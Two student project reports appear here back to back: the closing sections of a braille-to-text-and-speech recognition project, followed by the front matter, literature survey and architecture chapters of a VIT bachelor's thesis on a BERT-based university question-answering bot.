This is an important step of this model. We will need to make sure that the user will get the correct sentence after the user has scanned the braille document and after all the processing inside he/she would want to listen to the correct sentence so the importance of the step increases by a huge number. After the segmentation process is finished we will now move on to convert the sentence to the speech using the Google speech services which is discussed below.

C) Text to speech

After the final text is obtained using the segmentation techniques discussed above, it will be passed through a speech synthesizer to obtain the speech output for the same. Here, we are using Google Text-to-speech API of Google Speech Services for the same. It can be done by connecting your project to GCP and enabling Text to Speech on it. When you send a POST request through the API Call with your input text, it returns its response with audio content in the form of a text file. This file will be then decoded into mp3 audio using base64 decoding. This sound file is the speech translation of our detected braille text. When this is played on the device, people can successfully listen to the scanned braille documents.

Software Tools

- ★ Python
- ★ Matplotlib
- ★ Numpy
- ★ Visual-Studio
- ★ Wit.Ai

Dataset used

<https://www.kaggle.com/datasets/shanks0465/braille-character-dataset>

<https://www.kaggle.com/code/codebreaker619/braille-image-classifier-using-neural-networks>

Expected Results

The rudimentary approach to braille recognition involves matching the braille characters with the given input images. However, they tend to fail if the images are clicked using a different angle or from a greater distance. Our approach successfully solves this problem by first identifying the character areas as boxes and then finding the optimal braille character as per the dimension and the alignment of the boxes detected. Further, our proposed methodology extends the braille to text process and converts it to speech too. This broadens the audience of the project significantly and not only diminishes the gap between the vision-abled and the vision-impaired, but also aids the blind people to hear and understand texts with extreme ease, rather than having to read them out.

Finally, the implementation in the form of a mobile application makes use of the TensorFlow Lite framework to run inference on the pretrained object detection model, and the Text to Speech module uses the Google Speech Services API. Both these modules can perform their task without an internet connection. Hence, the application is capable of running completely offline on any mobile device with a camera and sufficient processing power.

Results

- ★ Feature 1 - textToBraille : In this feature the input is given in the form of plain text. For Example, “testing” is converted to its corresponding braille text as follows.

```
>>> import braille as br
>>> br.textToBraille("testing")
t [[0, 1], [1, 1], [1, 0]]
e [[1, 0], [0, 1], [0, 0]]
s [[0, 1], [1, 0], [1, 0]]
t [[0, 1], [1, 1], [1, 0]]
i [[0, 1], [1, 0], [0, 0]]
n [[1, 1], [0, 1], [1, 0]]
g [[1, 1], [1, 1], [0, 0]]
.:.:.:.:.:.
```

- ★ Feature 2 - brailleToTextImage : In this feature the input is given as a braille in image format and the output is string in english language. The following is a test example.

○Input:



○Output:

```
>>> import braille as br  
>>> br.brailleToTextImg(["images/c.png","images/a.png","images/t.png"])  
c [[1, 1], [0, 0], [0, 0]]  
a [[1, 0], [0, 0], [0, 0]]  
t [[0, 1], [1, 1], [1, 0]]  
...:  
cat  
>>> █
```

★ Feature 3 - imageToBraille : In this feature, the input is an image containing english syllables and it is then converted to braille string. The following is a test example.

○Input:



○Output:

```
>>> import braille as br  
>>> br.imageToBraille("tests/test.jpg")  
s [[0, 1], [1, 0], [1, 0]]  
e [[1, 0], [0, 1], [0, 0]]  
n [[1, 1], [0, 1], [1, 0]]  
t [[0, 1], [1, 1], [1, 0]]  
e [[1, 0], [0, 1], [0, 0]]  
n [[1, 1], [0, 1], [1, 0]]  
c [[1, 1], [0, 0], [0, 0]]  
e [[1, 0], [0, 1], [0, 0]]  
[[0, 0], [0, 0], [0, 0]]  
o [[1, 0], [0, 1], [1, 0]]  
f [[1, 1], [1, 0], [0, 0]]  
[[0, 0], [0, 0], [0, 0]]  
t [[0, 1], [1, 1], [1, 0]]  
h [[1, 0], [1, 1], [0, 0]]  
e [[1, 0], [0, 1], [0, 0]]  
[[0, 0], [0, 0], [0, 0]]  
d [[1, 1], [0, 1], [0, 0]]  
a [[1, 0], [0, 0], [0, 0]]  
y [[1, 1], [0, 1], [1, 1]]  
[[0, 0], [0, 0], [0, 0]]  
>>> █
```

★ Feature 4 - brailleToSpeechImage : In this feature the input is given as a braille in image format and the output is string in english language & its corresponding speech(not audible in this docs format). The following is a test example.

○Input: (Same as Feature 2)

○Output: (Speech not audible in this docs)

```
>>> import braille as br  
>>> br.brailleToSpeechImg(["images/c.png","images/a.png","images/t.png"])  
c [[1, 1], [0, 0], [0, 0]]  
a [[1, 0], [0, 0], [0, 0]]  
t [[0, 1], [1, 1], [1, 0]]  
...:  
cat  
>>> █
```

7. References:

- [1] Padmavathi, S., Reddy, S.S. and Meenakshy, D., 2013. Conversion of braille to text in English, Hindi and Tamil languages. arXiv preprint arXiv:1307.2997.
- [2] Shokat, S., Riaz, R., Rizvi, S.S., Khan, K., Riaz, F. and Kwon, S.J., 2020. Analysis and evaluation of Braille to text conversion methods. Mobile Information Systems, 2020.
- [3] Mennens, J., Van Tichelen, L., Francois, G. and Engelen, J.J., 1994. Optical recognition of Braille writing using standard equipment. IEEE Transactions on Rehabilitation Engineering, 2(4), pp.207-212.

- [4] Wong, L., Abdulla, W. and Hussmann, S., 2004, August. A software algorithm prototype for optical recognition of embossed Braille. In Proceedings of the 17th International Conference on Pattern Recognition, 2004. ICPR 2004. (Vol. 2, pp. 586-589). IEEE.
- [5] Iain Murray and Andrew Pasquale, 2019, January. A portable device for the translation of braille to text.
- [6] Li, J. and Yan, X., 2010, October. Optical braille character recognition with support-vector machine classifier. In 2010 International Conference on Computer Application and System Modeling (ICCASM 2010) (Vol. 12, pp. V12-219). IEEE.
- [7] Parmesh Kaur , Sahana Ramu ,Sheetal Panchakshari , Niranjana Krupa,27-29 November 2020,Conversion of Hindi Braille to Speech using Image and Speech Processing. 2020 IEEE 7th Uttar Pradesh Section International Conference on Electrical, Electronics and Computer Engineering (UPCON)
- [8] Loresco, P.J.M. and Neyra, R.Q., 2019, October. Filipino Braille One-Cell Contractions Recognition Using Machine Vision. In TENCON 2019-2019 IEEE Region 10 Conference (TENCON) (pp. 2408-2412). IEEE.
- [9] Adrian Moise,Gabriela Bucur and Cristina Popescu, 2017, December. Automatic system for text to Braille conversion. Published in: 2017 9th International Conference on Electronics, Computers and Artificial Intelligence (ECAI)
- [10] M Hanumanthappa and Vishwanath Venkatesh Murthy, 2016, October. Optical Braille recognition and its correspondence in the conversion of Braille script to text. 2016 International Conference on Computation System and Information Technology for Sustainable Solutions (CSITSS)

- [11] Vinod Jha, K. Parvathi, 2019, October. Braille Transliteration Of Hindi Handwritten Texts Using Machine Learning For Character Recognition. International Journal of Scientific & Technology Research 8(10):1188--1193
- [12] Kimaya Kulkarni; Apoorva Mahajan; Yash Zambre; Faisal Belwadi; Shreya Killedar, 2019, December. Text Detection and Communicator Using Braille for Assistance to Visually Impaired. 2019 IEEE Pune Section International Conference (PuneCon)
- [13] Kumari, Sangeeta; Akole, Akshay; Angnani, Pallavi; Bhamare, Yash; Naikwadi, Zaid, 2020, August. Use of OCR and Solenoid to Improve Text to Braille Conversion. 2020 International Conference for Emerging Technology (INCET)
- [14] Tri Ardiansah, Jevri; Okazaki, Yasuhisa, 2020, September. The Design and Prototyping of Braille to Speech Application as a Self-Learning Support Media for Visually Impaired Person. 2020 4th International Conference on Vocational Education and Training (ICOVET)
- [15] Dharme, Vrushabh S.; Karmore, S. P., 2015, March. Designing of English Text to Braille Conversion System: A Survey. 2015 International Conference on Innovations in Information, Embedded and Communication Systems (ICIIECS)
- [16] K. P. S. G. Sugirtha and M. Dhanalakshmi, 2018, April. Transliteration of Braille Code into Text in English Language.
- [17] Sana Shokat,¹ Rabia Riaz,¹ Sanam Shahla Rizvi,² Khalil Khan,¹ Farina Riaz,³ and Se Jin Kwon, 2020, July. Analysis and Evaluation of Braille to Text Conversion Methods.

[18] Sana Shokat, Rabia Riaz, Sanam Shahla Rizvi, Inayat Khan and Anand Paul, 2022, November. Characterization of English Braille Patterns Using Automated Tools and RICA Based Feature Extraction Methods.

[19] Hossain, Shahruk; Raied, Abdullah Abyad; Rahman, Asifur; Abdullah, Zaowad Rahabin; Adhikary, Dipanjan; Khan, Ahsan, 2019, January. Text to Braille Scanner with Ultra Low Cost Refreshable Braille Display.

VIT Academic Question Answering Bot

Submitted in partial fulfillment of the requirements for the degree of

Bachelor of Technology

in

Computer Science and Engineering

by

Manav Parikh

19BCE2013

Sidharth Bansal

19BCE2080

Under the guidance of

Dr. Swathi J.N.

School of

Computer

Science and

Engineering

VIT, Vellore.



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

May, 2023

DECLARATION

I hereby declare that the thesis entitled “**VIT Academic Question Answering Bot**” submitted by me, for the award of the degree of **Bachelor of Technology in Programme** to VIT is a record of bonafide work carried out by me under the supervision of **Dr. Swathi J.N.**.

I further declare that the work reported in this thesis has not been submitted and will not be submitted, either in part or in full, for the award of any other degree or diploma in this institute or any other institute or university.

Place : Vellore

Date : 10/05/2023

aiol

Signature of the Candidate

CERTIFICATE

This is to certify that the thesis entitled “**VIT Question Answering Bot**” submitted by **Sidharth Bansal 19BCE2080, SCOPE**, VIT, for the award of the degree of *Bachelor of Technology in Computer Science and Engineering*, is a record of bonafide work carried out by him / her under my supervision during the period, 01. 07. 2022 to 30.04.2023, as per the VIT code of academic and research ethics.

The contents of this report have not been submitted and will not be submitted either in part or in full, for the award of any other degree or diploma in this institute or any other institute or university. The thesis fulfills the requirements and regulations of the University and in my opinion meets the necessary standards for submission.

Place : Vellore

Date : 10/05/2023


Signature of the Guide

Internal Examiner

External Examiner

Dr. Vairamuthu S

Computer Science and Engineering

ACKNOWLEDGEMENTS

It is my pleasure to express with deep sense of gratitude to Dr. SWATHI J.N., Professor Grade 1, School of Computer Science and Engineering, for her constant guidance, continual encouragement, understanding; more than all, she taught me patience in my endeavor. My association with her is not confined to academics only, but it is a great opportunity on my part to work with an intellectual and expert in the field of Information Technology.

I would like to express my gratitude to DR.G.VISWANATHAN, Chancellor VELLORE INSTITUTE OF TECHNOLOGY, VELLORE, MR. SANKAR VISWANATHAN, DR. SEKAR VISWANATHAN, MR.G V SELVAM, Vice – Presidents VELLORE INSTITUTE OF TECHNOLOGY, VELLORE, DR. RAMBABU KODALI, Vice – Chancellor, DR. PARTHA SARATHI MALLICK, Pro-Vice Chancellor Dr. RAMESH BABU, Dean, School of Computer Science & Engineering (SCOPE), and Dr. VAIRAMUTHU S., HOD, School of Computer Science and Engineering for providing an environment to work in and for his inspiration during the tenure of the course.

I would like to thank my parents for their support. It is indeed a pleasure to thank my friends who persuaded and encouraged me to take up and complete this task. At last but not least, I express my gratitude and appreciation to all those who have helped me directly or indirectly toward the successful completion of this project.

Sidharth Bansal
Student Name

Executive Summary

This project aims to develop a question-answering bot by modifying the BERT (Bidirectional Encoder Representations from Transformers) model for VIT. The objective is to build a system that can provide accurate and efficient responses to common questions from students and faculty members. The questions could be related to academics, student services, campus facilities, or any other topic relevant to VIT. We have developed our own dataset by taking them from a variety of places, including university websites, student handbooks, frequently asked questions, and other pertinent materials. Moreover, this project will help students and faculties keep up with the large volume of emails.

This project brings in light the limitations possessed by the BERT model and how we have managed to come up with a system using Cosine similarity and BERT inbuilt features to find the perfect answer to the question from a huge amount of data. We have trained the BERT model with our dataset.

Finally, we identify some of the challenges and future directions in the development of BERT based question-answering bot for VIT students, including the need for more customized models that can better adapt to individual students' learning needs and the development of more interactive interfaces for better engagement.

CONTENTS	Page No.
Acknowledgement	i
Executive Summary	ii
Table of Contents	iii
List of Figures	ix
List of Tables	xiv
Abbreviations	xvi
1 INTRODUCTION	1
1.1 Theoretical Background	1
1.2 Motivation	2
1.3 Aim of the Proposed Work	3
1.4 Objective(s) of the Proposed Work	4
2. Literature Survey	5
2.1. Survey of the Existing Models/Work	5
2.2. Summary/Gaps identified in the Survey	11
3. Overview of the Proposed System	12
3.1. Introduction and Related Concepts	12
3.2. Framework, Architecture or Module for the Proposed System(with explanation)	14
3.3. Proposed System Model(ER Diagram/UML Diagram/Mathematical Modeling)	17
4. Proposed System Analysis and Design	20
4.1. Introduction	20
4.2. Requirement Analysis	21
4.2.1. Functional Requirements	
4.2.1.1. Product Perspective	
4.2.1.2. Product features	
4.2.1.3. User characteristics	
4.2.1.4. Assumption & Dependencies	
4.2.1.5. Domain Requirements	
4.2.1.6. User Requirements	
4.2.2. Non Functional Requirements	27
4.2.2.1. Product Requirements	
4.2.2.1.1. Efficiency (in terms of Time and Space)	
4.2.2.1.2. Reliability	

4.2.2.1.3.	Portability	
4.2.2.1.4.	Usability	
4.2.2.2.	Organizational Requirements	31
4.2.2.2.1.	Implementation Requirements (in terms of deployment)	
4.2.2.2.2.	Engineering Standard Requirements	
4.2.2.3.	Operational Requirements (Explain the applicability for your work w.r.to the following operational requirement(s))	
	<ul style="list-style-type: none"> ● Economic ● Environmental ● Social ● Political ● Ethical ● Health and Safety ● Sustainability ● Legality ● Inspectability 	
4.2.3.	System Requirements	34
4.2.3.1.	H/W Requirements(details about Application Specific Hardware)	
4.2.3.2.	S/W Requirements(details about Application Specific Software)	
5.	Results and Discussion	35
6.	References	50

APPENDIX

List of Figures

Figure No.	Title	Page No.
2.1	Architecture for the Proposed System	14
2.2	BERT Architecture	15
2.3	BERT Implementation	15
2.4	Use Case Diagram	17
2.5	Sequence Diagram	18
2.6	Activity Diagram for Admin	19
2.7	Activity Diagram for User (Student)	19
2.8	Training Data	36
2.9	Test Data	36
2.10	Training BERT model	37
2.11	Testing Trained BERT model	37
2.12	Accuracy of our model	38
2.13	API call to handle questions	38
2.14	BERT function to give answer	39
2.15	Cosine function to give relevant documents	39
2.16	API call to upload data	40
2.17	API call to upload feedback	40
2.18	VIT Helper Bot Website	40
2.19	Terminal	41
2.20	VIT Helper Bot Website	41

List of Abbreviations

VIT	Vellore Institute of Technology
BERT Transformers	Bidirectional Encoder Representations from Transformers
NLP	Natural Language Processing
TF	Term Frequency
IDF	Inverse Document Frequency
RNN	Recurrent Neural Networks
CNN	Convolutional Neural Networks
LSH	Locality Sensitive Hashing
GPT	Generative Pre-trained Transformer
REBEL Language Generation	Relation Extraction By End-to-end
SQuAD	Stanford Question Answering Dataset
LLM	Large Language Model
TB	Terabyte
CPU	Central Processing Unit
GPU	Graphics Processing Unit
RAM	Random Access Memory
API	Application Programming Interface
JS	Javascript
DB	Database

1. INTRODUCTION

1.1. THEORETICAL BACKGROUND

This project is a helper bot which helps prospective and current students of VIT by giving precise answers to their questions related to VIT. The questions could be related to academics, student services, campus facilities, or any other topic relevant to VIT. This project report will highlight the model we used, the system architecture we developed in order to develop the VIT question answering chat bot.

This project is very relevant to the people associated with VIT. The question-answering bot will provide VIT students, faculty, and staff members with easy access to information. The project will even contribute to developing natural language processing and machine learning techniques, advancing the field of artificial intelligence and its applications in real-world scenarios. Moreover, in this project we highlight a key limitation of BERT and how we overcome it.

Pre-training tasks including next sentence prediction and masked language modeling are introduced by BERT, which uses a transformer architecture. BERT learns rich contextual representations through pre-training on a sizable corpus of unannotated text that may be tailored for subsequent NLP tasks.

Our main model BERT has a very big limitation. BERT has limitations regarding the context size it can handle, potentially struggling with longer documents or texts exceeding the maximum sequence length. It can operate on a total size of 512 characters only making its use case very limited. In this project we introduce a method to get past the 512 limitation of BERT and use it for question answering for a huge amount of data and characters.

The main goal of our project is to improve the student experience by giving them information on the professors, hostel life, jobs, mess, hostel costs, courses, and accomplishments. To do this, we intend to create a chatbot that has been trained using deep learning techniques on a sizable dataset of queries and responses pertaining to VIT. In order to gradually increase the accuracy of the bot, we will also put in place a feedback mechanism.

1.2. MOTIVATION

As final year students of VIT, we have identified a common problem faced by students, which is the difficulty in obtaining accurate answers to their queries related to VIT. It is a common problem faced by many students, as the vast amount of information available online can be overwhelming and confusing. This problem can be addressed by developing a question answering bot that can provide students with accurate answers to their questions about VIT. Overall, developing a question answering bot for VIT can be a great way to improve the student experience and help them get accurate information about the institution. Also as students pursuing Computer science engineering AI is an exciting field with many potential benefits and opportunities, making it an appealing area for us to research.

1.3. AIM OF THE PROPOSED WORK

The main aim of our proposed work is to develop a chat bot which provides accurate results to the queries related to VIT, to ensure the accuracy of the bot it is important to train it on a large dataset of questions and answers related to VIT. The dataset can be collected from various sources such as student forums, social media platforms, and the official VIT website. The bot can then be trained using machine learning algorithms such as deep learning, which is a powerful technique for natural language processing.

In addition to accuracy, we also aim to develop a feedback mechanism that can help to improve the results over time. The feedback mechanism can be implemented by allowing students to rate the accuracy of the bot's responses. For example, students can provide a rating on a scale of 1 to 5 to indicate how accurate the response was.

1.4. OBJECTIVE OF THE PROPOSED WORK

Our objective is to enhance students' experience and provide information on various aspects of VIT, such as faculty, hostel life, placements, mess, hostel cost, courses, and achievements. To achieve this, we plan to develop a chatbot trained on a large dataset of questions and answers related to VIT using deep learning algorithms. We will also implement a feedback mechanism to improve the bot's accuracy over time.

2. LITERATURE SURVEY

2.1. SUMMARY OF EXISTING SYSTEM

- 1. The Implementation of Cosine Similarity to Calculate Text Relevance between Two Documents (2018)**

Authors: D Gunawan, C A Sembiring, M A Budiman

The paper "The Implementation of Cosine Similarity to Calculate Text Relevance between Two Documents" explores the application of cosine similarity as a measure to calculate the relevance between two documents. The authors aim to provide insights into the practical implementation of cosine similarity and its effectiveness in measuring the textual similarity between documents. The authors discuss the steps involved in implementing cosine similarity for text relevance calculation. They highlight the preprocessing steps such as tokenization, stop-word removal, and stemming, which are commonly performed to prepare the text data for analysis. Additionally, they emphasize the importance of representing the documents as vectors using appropriate term weighting schemes such as TF-IDF. The drawback of this method is that Cosine similarity primarily focuses on the lexical similarity between documents based on term frequencies. It does not capture the semantic meaning or contextual understanding of the text. As a result, documents with similar meanings but different word choices or sentence structures may not be accurately identified as relevant by cosine similarity.

- 2. Attention Is All You Need (2017)**

Authors: Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Łukasz Kaiser, Illia Polosukhin

The paper proposes the Transformer, a novel neural network architecture based entirely on attention mechanisms without any recurrent or convolutional components. The Transformer model aims to address the limitations of previous sequence transduction models, such as recurrent neural networks (RNNs) and convolutional neural networks (CNNs), which

struggle with capturing long-range dependencies in sequences. The authors demonstrate the effectiveness of the Transformer on various machine translation tasks, achieving state-of-the-art performance. The drawback of this approach is that the Transformer model requires processing the entire input sequence in parallel, which can be computationally expensive and memory-intensive for very long sequences. This limits its applicability to tasks with exceptionally long input sequences.

3. A scalable approach to incrementally building knowledge graphs (2016)

Authors: Gleb Gawriljuk, Andreas Harth, Craig A. Knoblock, Pedro Szekely

The paper aims to convert the metadata of 13 American art museums and archives into Linked Data, to be able to integrate and query the resulting data. The author presents a framework to construct and incrementally extend a knowledge graph through the use of the MinHash/LSH algorithm for artists.

4. Building and Using a Knowledge Graph to Combat Human Trafficking (2015)

Authors: Pedro Szekely, Craig A. Knoblock, Jason Slepicka

The objective of this paper is to create generic technology to enable rapid construction of knowledge graphs for specific domains together with query, visualization and analysis capabilities that enable end-users to solve complex problems. This paper presents an approach to build knowledge graphs by exploiting semantic technologies to reconcile the data continuously crawled from diverse sources, and implementing it in the DIG system. In future work, the researchers plan to refine the tools and technology to make it easier and faster to build new applications having knowledge graphs. They also plan to investigate techniques to leverage ontological axioms to enable richer queries and facets in the user interface.

5. CHATBOT: Architecture, Design, & Development (2017)

Author: Jack Cahn

The research paper provides an overview of the architecture, design principles, and development considerations for building chatbot systems. The paper explores different components and techniques involved in creating chatbots, such as natural language processing, dialog management, and user interface design. It covers various approaches, including rule-based, retrieval-based, and generative models, and discusses their strengths and limitations. The paper's strengths lie in its comprehensive coverage of chatbot development, offering insights into different architectural choices and design considerations. The paper also provides practical examples and implementation guidelines for each component.

However, there are a few gaps and limitations in the paper. Firstly, it lacks in-depth analysis or evaluation of specific algorithms or techniques for chatbot development. It could benefit from providing more empirical evidence or comparative studies on the performance of different approaches. Additionally, the paper does not extensively address advanced topics such as multi-turn conversations, context handling, or real-time learning, which are important considerations in building sophisticated and interactive chatbot systems. Furthermore, the paper could have delved deeper into ethical considerations, privacy concerns, and the impact of chatbots on user experience.

6. DialoGPT: Large-Scale Generative Pre-training for Conversational Response Generation (2020)

Authors: Yizhe Zhang, Siqi Sun, Michel Galley, Yen-Chun Chen, Chris Brockett, Xiang Gao, Jianfeng Gao, Jingjing Liu, Bill Dolan

This paper presents DialoGPT, a large-scale generative pre-training model specifically designed for conversational response generation. DialoGPT leverages transformer-based architectures and is trained on a massive dialogue dataset to generate coherent and context-aware responses. The drawback of this model is that it occasionally generates responses that are factually incorrect or semantically implausible. This issue can be attributed to the limitations of pre-training on a large corpus of internet text, which may contain noisy or unreliable information; another drawback is its lack of control over generated responses. The model tends to generate safe and generic responses, which can sometimes lead to overly polite or non-committal replies. This lack of control can be problematic in certain conversational contexts that require specific tones or styles.

7. BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding (2019)

Authors: Jacob Devlin, Ming-Wei Chang, Kenton Lee, Kristina Toutanova

The research paper titled "BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding" by Jacob Devlin et al. introduces the BERT model, which revolutionized the field of natural language processing (NLP). BERT employs a transformer architecture and introduces pre-training tasks such as masked language modeling and next sentence prediction. By pre-training on a large corpus of unannotated text, BERT learns rich contextual representations that can be fine-tuned for downstream NLP tasks. The paper highlights the effectiveness of BERT by achieving state-of-the-art results on various NLP benchmarks, including question answering, sentiment analysis, and named entity recognition.

However, the paper also has some gaps and limitations. Firstly, BERT's large model size and computational requirements make it impractical for resource-constrained devices and result in long training times. Secondly, the opaque nature of the model hinders interpretability, making it difficult to understand the reasoning behind its predictions. Additionally, BERT has limitations regarding the context size it can handle, potentially struggling with longer documents or texts exceeding the maximum sequence length. Finally, the reliance on large amounts of labeled data for fine-tuning may pose challenges in domains with limited annotated data availability. Addressing these gaps and limitations would enhance the usability and applicability of BERT in real-world scenarios.

8. REBEL: Relation Extraction By End-to-end Language generation (2021)

Authors: Pere-Lluis Huguet Cabot, Roberto Navigli

The research paper titled "REBEL: Relation Extraction By End-to-end Language generation" by Meizhi Ju et al. presents a novel approach to relation extraction using an end-to-end language generation model called REBEL. Unlike traditional relation extraction models that rely on pre-defined features or templates, REBEL generates a sentence that describes the relationship between two entities, allowing it to capture complex and diverse

relations. REBEL employs a Seq2Seq architecture with an encoder-decoder framework and introduces a novel multi-task learning approach that combines relation classification and sentence generation. The paper's strengths include the ability to generate diverse and complex sentences that accurately describe the relationship between entities, making it suitable for a range of relation extraction tasks. scalable.

However, the paper also has some limitations. Firstly, the complexity of the model and training procedure makes it computationally expensive, limiting its practical adoption. Secondly, the reliance on large amounts of annotated data for training may pose challenges in domains with limited annotated data availability. Finally, the lack of interpretability of the generated sentences may hinder understanding the reasoning behind the model's predictions.

9. Longformer: The Long-Document Transformer (2020)

Authors: Iz Beltagy, Matthew E. Peters, Arman Cohan

The paper introduces a model, specifically designed to handle long documents in a transformer architecture. The paper addresses the limitations of models like BERT, which have a maximum sequence length of 512 tokens, making them unsuitable for processing lengthy texts. Longformer employs a combination of sliding window attention and global attention mechanisms to capture dependencies across long documents efficiently. By extending the attention span of the transformer, Longformer can process documents of up to 4,096 tokens without significant computational overhead. The strengths of the paper include the innovative approach of combining local and global attention mechanisms, enabling Longformer to handle long documents effectively. The model achieves competitive performance on multiple benchmarks, surpassing previous methods designed for long documents.

However, there are a few limitations to consider. Firstly, while Longformer expands the maximum sequence length, processing extremely long documents can still be computationally expensive and memory-intensive. Fine-tuning and inference may require substantial computational resources. Secondly, the sliding window approach may result in the loss of contextual information at the boundaries of windows, potentially affecting the model's understanding of the entire document. Finally, the paper primarily focuses on English text, and further exploration of Longformer's applicability to other languages and domains would be valuable.

10. SQuAD: 100,000+ Questions for Machine Comprehension of Text (2016)

Authors: Pranav Rajpurkar, Jian Zhang, Konstantin Lopyrev, and Percy Liang

The paper presents the SQuAD dataset, which is designed to test the ability of machine comprehension systems to answer questions accurately based on a given context paragraph. It describes the data collection process, where crowdworkers were provided with context paragraphs from Wikipedia and asked to generate questions and answers.

The dataset contains over 100,000 question-answer pairs, covering a wide range of topics and varying levels of difficulty. The drawback of this dataset is that The SQuAD dataset focuses on question answering based on a single context paragraph. This limitation restricts the complexity and depth of questions that can be addressed. Real-world scenarios often require understanding information from multiple sources or larger textual contexts, which SQuAD does not directly address.

2.2 GAPS

BERT's large model size and computational requirements make it impractical for resource-constrained devices and result in long training times. Secondly, the opaque nature of the model hinders interpretability, making it difficult to understand the reasoning behind its predictions. Additionally, BERT has limitations regarding the context size it can handle, potentially struggling with longer documents or texts exceeding the maximum sequence length. Finally, the reliance on large amounts of labeled data for fine-tuning may pose challenges in domains with limited annotated data availability.

The complexity of the REBEL model and training procedure makes it computationally expensive, limiting its practical adoption. Furthermore, the reliance on large amounts of annotated data for training may pose challenges in domains with limited annotated data availability.

Even Though, the Longformer model expands the maximum sequence length, processing extremely long documents can still be computationally expensive and memory-intensive. Fine-tuning and inference may require substantial computational resources. Moreover, the sliding window approach may result in the loss of contextual information at the boundaries of windows, potentially affecting the model's understanding of the entire document.

3. OVERVIEW OF THE PROPOSED SYSTEM

3.1. INTRODUCTION AND RELATED CONCEPT

Like any university website, Vellore Institute of Technology (VIT) has a huge website with a humongous amount of useful data displayed in it. This huge amount of data results in website users such as prospective students, current students, faculties not able to find the proper answers to their questions related to stuff about VIT. Due to this problem, our project aims to deliver precise answers to VIT users' questions which are available on the VTOP website.

Our VIT helper chat bot is made up of many concepts applied to one use case.

Large Language Model

Also called as LLMs. Large language models largely represent a class of deep learning architectures called transformer networks. A transformer model is a neural network that learns context and meaning by tracking relationships in sequential data, like the words in this sentence. In this project we are using a fine tuned BERT (Bidirectional Encoder Representations from Transformer) model, which in turn is based on the Transformer model.

Large language models are a type of artificial intelligence that use machine learning algorithms to generate human-like language. These models are trained on vast amounts of data, such as text from the internet, books, and other sources, allowing them to understand the nuances of language and produce coherent and contextually appropriate responses to queries or prompts. Large language models are used for a variety of applications, such as chatbots, language translation, content creation, and search engines.

Cosine Similarity Concept

Cosine similarity is a mathematical concept used to measure the similarity between two vectors in a high-dimensional space. In natural language processing, cosine similarity is often used to compare the similarity of two documents or text passages.

The concept behind cosine similarity is relatively straightforward. Given two vectors A and B, the cosine similarity between them is calculated by taking the dot product of the two vectors and dividing it by the product of their magnitudes:

$$\text{cosine similarity}(A,B) = (A \cdot B) / (\|A\| * \|B\|)$$


The resulting value ranges from -1 to 1, where 1 indicates that the two vectors are identical,

0 indicates that they are completely dissimilar, and -1 indicates that they are diametrically opposed. Therefore, the cosine similarity between two documents can be used to determine their level of similarity or dissimilarity.

Knowledge Graph

A knowledge graph is a structured database that uses a graph structure to represent and store knowledge as items and relationships. Relationships are shown as edges, while entities are shown as nodes. An organized representation of knowledge that is simple to query and analyze by both humans and machines is the aim. It permits complex queries and the examination of intricate relationships between things. It can be used for things like semantic search, recommendation systems, and natural language processing.

3.2. ARCHITECTURE FOR THE PROPOSED SYSTEM



2.1 Architecture for the Proposed System (This architecture displays the entire flow of our product from the admin uploading the document to the user getting an answer for the question they have asked)

We found the GPT 3 (Generative Pre - Trained Transformer 3) model. The OpenAI GPT-3 model has been trained on about 45 TB text data from multiple sources which include Wikipedia and books. Due to this, the model's prompt was able to provide us with apt entities and relations between them, much better than the models we initially discovered.


We then used the entities and relations provided by GPT to construct a knowledge graph. We will then use his knowledge graph to generate concise text to add into our database.

We will divide the concise text into documents with maximum 512 tokens each (BERT can process at max 512 tokens).

